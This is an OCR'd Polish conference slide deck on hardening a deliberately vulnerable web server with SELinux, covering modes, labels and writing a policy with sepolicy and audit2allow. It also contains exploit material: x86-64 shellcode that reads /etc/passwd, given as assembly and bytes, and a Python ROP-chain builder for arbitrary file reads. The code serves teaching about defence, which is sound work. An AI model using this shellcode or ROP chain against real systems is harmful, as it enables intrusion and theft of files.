
??????????????????

- dup2(fd, 0);
- dup2(fd, 1);

Demo

- Demo z exploitacji serwera Radka z wyłączonym SELinuxem
- Demo z exploitacji localhosta z podpięciem debugera
- [exploit.py]

Bardzo uproszczona architektura systemów rodziny Unix



It’s full of… syscalls.

Jak chronić się przed atakami?


- Jako admini nie mamy wpływu na kod wykonującej się aplikacji.
  - Aplikacja jest dla nas binarną czarną skrzynką.
  - Każdy proces zamknięty we własnej, odseparowanej przestrzeni adresowej.
  - Wywołanie systemowe - “syscall” - interfejs pomiędzy przestrzenią użytkownika a jądrem systemu.
- Dwa różne podejścia do obrony przed atakami:
  - Mechanizmy opierające się na hardeningu kodu (źródłowego, maszynowego, lub w czasie wykonania) - automatyczne zarządzanie pamięcią, lepsze zarządzanie stringami i buforami, ASLR, PIE, PaX, etc. etc. etc. - próba stworzenia lepszej z punktu widzenia bezpieczeństwa aplikacji, mniej podatnej na ataki.
  - Mechanizmy bezpieczeństwa niezależne od kodu aplikacji - SELinux, seccomp, AppArmor - próba ograniczenia skutków ataku poprzez zamykanie aplikacji w domenach bezpieczeństwa (sandboxing!).

SELinux w pigułce - czym jest?

- MAC - Mandatory Access Control.
- “Firewall na syscalle” - dzięki SELinux mamy wpływ na to do jakich elementów OS aplikacja ma dostęp.
- Pozwala na opisanie w postaci reguł, co dana aplikacja może robić.
  - Ograniczenie wektorów ataku.
  - Zmniejszenie skutków skutecznego ataku.
- Domyślnie włączony w Fedora/Red Hat Enterprise Linux/CentOS - polityka “targeted”.
- Szczególnie ważny w przypadku ataków, przed którymi nie możemy się ochronić innymi metodami (np. 0-day).
- Zbyt często jest wyłączany przez użytkowników, którzy nie rozumieją jak działa.

SELinux w pigułce - jak działa?

- Chroni system przez ograniczenie tego, jakie funkcje jądra (syscall) mogą być wywoływane.
- Filtruje syscalle na poziomie jądra, pod kątem zgodności z załadowaną polityką (AVC).
- Filtrowanie na podstawie etykiet oraz nazw syscalli.
- Może też blokować nieprawidłowe użycie pamięci (na podstawie w/w) - execstack/execheap/itp.
- Wszystko co nie jest dozwolone jest zablokowane - biała lista.
- Pewne rodzaje ataków nie mogą być zablokowane, bo opierają się na syscallach używanych przez aplikację :(.



Enforcing/permissive/disabled

- /etc/sysconfig/selinux
  - SELINUX=
- enforcing
  - Wywołania systemowe niezgodne z polityką są blokowane.
  - Informacje o zdarzeniu lądują w logu audytowym.
- permissive
  - Wywołania systemowe niezgodne z polityką nie są blokowane.
  - Informacje o zdarzeniu lądują w logu audytowym.
- disabled
  - SELinux jest wyłączony :(.

Etykiety

`user_u:role_r:type_t:level`

- W przypadku polityki “targeted”, w większości wypadków interesuje nas tylko pole type.
- Analiza wykonania syscalla przez SELinuxa: source label, target label, nazwa syscalla
- Source - proces który wykonuje syscalla
- Target - element systemu operacyjnego na którym syscall jest wykonywany (plik/katalog/socket/inny proces/...)

SELinux a nasza aplikacja

- brokenhttpd jest aplikacją “producenta trzeciego”, więc nie dotyczy go systemowa polityka “targeted”, nawet jeśli SELinux jest w trybie enforcing.
- Startuje z systemd - procesy usługi nie chronionej przez SELinux’a działają z typem unconfined_service_t.

```
LABEL                             PID TTY          TIME CMD

system_u:system_r:unconfined_service_t:s0 12065 ? 00:00:00 bozohttpd
```

- SELinux nie ma zastosowania dla tego procesu.

Generowanie nowej polityki SELinux dla aplikacji

1. Budowa szablonu - sepolicy generate
2. Narzędzie audit2allow
   a. Analiza logu audytowego z działania aplikacji.
3. Ręczne poprawki
   a. Maksymalne ograniczenie uprawnień danej usługi.
   b. Wykorzystanie interfejsów oferowanych przez modularną politykę.
   c. Dodanie reguł dontaudit jeśli konieczne.

P.S. Podobno istnieje narzędzie graficzne system-config-selinux ;-)

sepolicy generate --init bozohttpd

```
# plik bozohttpd.te
policy_module(bozohttpd, 1.0.0)

########################################
#
# Declarations
#
type bozohttpd_t;
type bozohttpd_exec_t;
init_daemon_domain(bozohttpd_t, bozohttpd_exec_t)

permissive bozohttpd_t;
########################################
#
# bozohttpd local policy
#
allow bozohttpd_t self:fifo_file rw_fifo_file_perms;
allow bozohttpd_t self:unix_stream_socket create_stream_socket_perms;
domain_use_interactive_fds(bozohttpd_t)
files_read_etc_files(bozohttpd_t)
miscfiles_read_localization(bozohttpd_t)
```

sepolicy generate --init bozohttpd (c.d.)

```
# plik bozohttpd.fc
/opt/brokenhttpd/bozohttpd            --      gen_context(system_u:object_r:bozohttpd_exec_t,s0)
/webroot(/.*)?         gen_context(system_u:object_r:httpd_sys_content_t,s0)
```

- Budowanie i przeładowanie pisanej polityki możliwe skryptem .sh wygenerowanym przez sepolicy generate.
  - Generuje także .src.rpm.
- Wygenerowany szkielet wymaga wielu zmian aby być użytecznym.
- Domyślnie permissive dla tej konkretnej domeny.

audit2allow

- Czyta log audytowy, generuje reguły allow na podstawie zdarzeń denial.
- Procedura:
  - Ładujemy szablon polityki do kernela.
  - Aplikacja lub cały system w trybie permissive.
  - Uruchamiamy testy jednostkowe, integracyjne, funkcjonalne - musimy pokryć 100% funkcjonalności aplikacji.
- Narzędzie to jest bardzo proste.
  - Użyte nieprawidłowo wygeneruje bezsensowne reguły.
  - Nawet poprawne użycie często wymaga manualnych zmian.
- Polityka zawierającą wpisy wygenerowane na podstawie uruchomienia audit2allow: [github]

Manualne poprawki w polityce

- tail -f audit.log | grep ‘=AVC’ .
- Modyfikacja pliku .te.
  - Wykorzystanie interfejsów oferowanych przez modularną politykę.
  - Zmniejszenie uprawnień do minimum.
- Uruchomienie skryptu przebudowującego politykę.
- Restart usługi.
- Rinse and repeat.

- Przykład ręcznie “doszlifowanej” polityki: [github]

Tworzenie własnej polityki - czy to trudne?

- Nie, ale wymaga poświęcenia pewnej ilości czasu (zależnej od stopnia skomplikowania aplikacji).
- Wymaga dobrego zrozumienia tego, jak działa aplikacja.
- Narzędzie audit2allow nie potrafi dobrze wykorzystywać interfejsów modularnej polityki - wymaga zapoznania się ze źródłami polityki.
- Dokumentacja jest. Średnia.
- Przykładów jest dużo (większość aplikacji w Fedora/RHEL posiada politykę).

Efekt załadowania polityki dla naszej aplikacji

```
# ps -Zp 12228

LABEL                             PID TTY          TIME CMD

system_u:system_r:bozohttpd_t:s0 12228 ?       00:00:00 bozohttpd

# ls -Z /opt/brokenhttpd/

system_u:object_r:bozohttpd_exec_t:s0 bozohttpd

# ls -lZ /webroot/

total 4

-rw-r--r--. 1 root root system_u:object_r:httpd_sys_content_t:s0 832 Sep 15 12:38 app.lua

drwxr-xr-x. 2 root root system_u:object_r:httpd_sys_content_t:s0  42 Sep 22 11:10 public
```

Exploitacja brokenhttpd z SELinuxową polityką

- execve jest zablokowane, do wielu zasobów brokenhttpd nie ma dostępu
- My możemy zrobić tylko to do czego brokenhttpd jest uprawniony przez SELinuxa

Pomysł: przeczytanie źródła webowej aplikacji

- Do tego brokenhttp ma dostęp!

Pomysł: przeczytanie źródła webowej aplikacji

- Do tego brokenhttp ma dostęp!
- Zmiana shellcodu w exploicie
- Stworzenie shellcodu czytającego jakiś plik

```
[section .text]
global _start

_start:
    jmp ender

starter:
    ;fd = open('/etc/passwd',O_RDONLY /* = 0 */,0)
    pop rdi                         ;rdi = '/etc/passwd'
    mov rsi, 0x0
    mov rdx, 0x0
    mov rax, 2                      ;sys_open = 2
    syscall

    ; save fd to rbx
    mov rbx, rax

    ;read(fd, memory_w, size)
    mov rdi, rbx                    ;fd
    mov rsi, 0x0000000000614480 ;writable memory
    mov rdx, 0x100000
    mov rax, 0                      ;sys_read = 0
    syscall

    ;write(stdout, memory_w, size)
    mov rdi, 1                      ;stdout = 1
    mov rsi, 0x0000000000614480 ;writable memory
    mov rdx, rax                    ;rax = bytes readed by read()
    mov rax, 1                      ;sys_write = 1
    syscall

    ;exit(0)
    mov rdi, 0
    mov rax, 60                     ;sys_exit = 60
    syscall

ender:
    call starter
    db '/etc/passwd', 0
```

Tworzenie shellcodu (cd)

```
a@x:~/barcamp-osec-selinux/brokenhttpd$ nasm -f elf64 my_shellcode.asm
a@x:~/barcamp-osec-selinux/brokenhttpd$ ld -o my_shellcode my_shellcode.o
a@x:~/barcamp-osec-selinux/brokenhttpd$ objdump -d my_shellcode

my_shellcode:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       eb 49                   jmp    4000cb <ender>

0000000000400082 <starter>:
  400082:       5f                      pop    %rdi
  400083:       be 00 00 00 00          mov    $0x0,%esi
  400088:       ba 00 00 00 00          mov    $0x0,%edx
  40008d:       b8 02 00 00 00          mov    $0x2,%eax
  400092:       0f 05                   syscall
  400094:       48 89 c3                mov    %rax,%rbx
  400097:       48 89 df                mov    %rbx,%rdi
  40009a:       be 80 44 61 00          mov    $0x614480,%esi
  40009f:       ba 00 00 10 00          mov    $0x100000,%edx
  4000a4:       b8 00 00 00 00          mov    $0x0,%eax
  4000a9:       0f 05                   syscall
```

```
shellcode = "\xeb\x49\x5f\xbe\x00\x00\x00\x00\xba\x00\x00\x00\x00\xb8\x02\x00\x00\x00\x0f\x05\x48\x
shellcode += filename + "\x00"
```

FAIL!

```
[eternal@selinuxbox ~]$ sudo ausearch -m AVC | grep execstack
type=AVC msg=audit(1506106074.469:1647): avc:  denied  { execstack } for  pid=8083 comm=
"bozohttpd" scontext=system_u:system_r:bozohttpd_t:s0 tcontext=system_u:system_r:bozohtt
pd_t:s0 tclass=process permissive=0
```

Rozwiązanie to odczytanie pliku za pomocą ROPa

p64 - zamienia liczbę na 8 kolejnych bajtów w little endian

```
def pop_rdi(val):
    return p64(pop_rdi_addr) + p64(val)
```

```
def get_rop_syscall(sys_num, arg1=None, arg2=None, arg3=None):
    s = pop_rax(sys_num)
    if not arg1 is None:
        s += pop_rdi(arg1)
    if not arg2 is None:
        s += pop_rsi(arg2)
    if not arg3 is None:
        s += pop_rdx(arg3)
    s += p64(syscall_addr)
    return s
```

Rozwiązanie to odczytanie pliku za pomocą ROPa

```
def get_rop_read_file(filepath, max_size):
    #ROP chain to open file, read file to buffor, write buffor
    #some consts for ROP
    writable_addr = 0x0000000000614480
    fd = 5
    stdout = 1
    filename_addr = payload_addr + 0x308

    #open('/etc/passwd', O_RDONLY ,0)
    payload = get_rop_syscall(constants.SYS_open, filename_addr, constants.O_RDONLY, 0x0)
    #read(fd, memory_w, size)
    payload += get_rop_syscall(constants.SYS_read, fd, writable_addr, max_size)
    #write(stdout, memory_w, size)
    payload += get_rop_syscall(constants.SYS_write, stdout, writable_addr, max_size)
    #exit(0)
    payload += get_rop_syscall(constants.SYS_exit, 0x0)
    #add path of the file
    payload += filepath+"\x00"

    return payload
```

Demo exploita który czyta plik.

- Skąd wziąć ścieżkę do naszej aplikacji webowej?

Demo exploita który czyta plik.

- Skąd wziąć ścieżkę do naszej aplikacji webowej?

  Możemy przeczytać /proc/self/cmdline

- [exploit_with_selinux.py]

Podsumowanie

- SELinux może znacząco utrudnić exploitację.
- Wykorzystanie niezmodyfikowanej polityki targeted często jest możliwe nawet z aplikacjami producentów trzecich, bez wpływu na ich działanie (jako unconfined).
- Pisanie własnej polityki dla takich aplikacji nie jest trudne - zwykle potrzebne tylko w momencie wdrożenia aplikacji.
- SELinux nie jest złotym środkiem - pewnych ataków nie da się zablokować.
  - Kradzież kodu (lub binariów) aplikacji, oraz zasobów z których aplikacja korzysta.
  - Jeśli syscall jest potrzebny do działania aplikacji to jest do dyspozycji osoby atakującej nasz system.
- Nawet jeśli włamanie do samej aplikacji jest możliwe, to SELinux powoduje redukcję dalszych wektorów ataku na system operacyjny.
- Połączenie mechanizmów bezpieczeństwa na poziomie kodu aplikacji, oraz MAC jest najbardziej efektywne (i wyeliminowanie błędów w aplikacji ;)).

Dziękujemy!

- Czy są jakieś pytania?